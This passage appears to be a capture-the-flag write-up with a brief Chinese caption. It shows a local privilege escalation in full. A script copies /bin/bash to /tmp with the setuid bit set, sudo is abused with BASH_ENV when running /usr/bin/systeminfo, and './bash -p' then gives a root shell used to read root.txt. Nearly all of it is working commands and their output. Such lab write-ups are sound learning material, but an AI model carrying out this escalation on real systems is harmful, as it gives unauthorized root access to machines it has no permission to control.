在 /tmp 下新增 shell (從 hish 複製過去)

```
#!/bin/bash
```

```
cp /bin/bash /tmp/bash
```

```
chmod +xs /tmp/bash
```

```
hish@environment:/tmp$ cat test.sh
#!/bin/bash

cp /bin/bash /tmp/bash
chmod +xs /tmp/bash
```

```
sudo BASH_ENV=/tmp/test.sh /usr/bin/systeminfo
```

```
hish@environment:/tmp$ sudo BASH_ENV=/tmp/test.sh /usr/bin/systeminfo

### Displaying kernel ring buffer logs (dmesg) ###
[ 4.401744] AES CTR mode by8 optimization enabled
[ 4.402381] [drm] Initialized vmwgfx 2.20.0 20211206 for 0000:00:0f.0 on
minor 0
[ 4.504958] fbcon: vmwgfxdrmfb (fb0) is primary device
[ 4.505424] Console: switching to colour frame buffer device 160x50
[ 4.506323] vmwgfx 0000:00:0f.0: [drm] fb0: vmwgfxdrmfb frame buffer dev
ice
[ 4.554416] NET: Registered PF_VSOCK protocol family
[ 4.768670] auditfilter: audit rule for LSM 'crond_t' is invalid
[ 4.768703] auditfilter: audit rule for LSM 'crond_t' is invalid
[ 6.048237] vmxnet3 0000:03:00.0 eth0: intr type 3, mode 0, 3 vectors al
located
[ 6.049322] vmxnet3 0000:03:00.0 eth0: NIC Link is Up 10000 Mbps

### Checking system-wide open ports ###
State   Recv-Q   Send-Q   Local Address:Port   Peer Address:Port
Process
LISTEN   0        128      0.0.0.0:22           0.0.0.0:*
users:(("sshd",pid=959,fd=3))
LISTEN   0        511      0.0.0.0:80           0.0.0.0:*
users:(("nginx",pid=958,fd=5) ("nginx",pid=957,fd=5) ("nginx",pid=956,fd=5)
```

```
hish@environment:/tmp$ ls
```

```
bash
```

```
systemd-private-eb26910458264ff1979bb9a27dff782-sy  
7Lg
```

```
systemd-private-eb26910458264ff1979bb9a27dff782-sy  
0kTcSZ
```

```
test.sh
```

```
vmware-root_428-566990349
```

```
hish@environment:/tmp$ ./bash -p
```

```
bash-5.2# whoami
```

```
root
```

```
bash-5.2#
```

```
bash-5.2# cd /root
```

```
bash-5.2# ls
```

```
root.txt  scripts
```

```
bash-5.2# cat root.txt
```

```
7fbb0a097749047ff365f999abc3ce49
```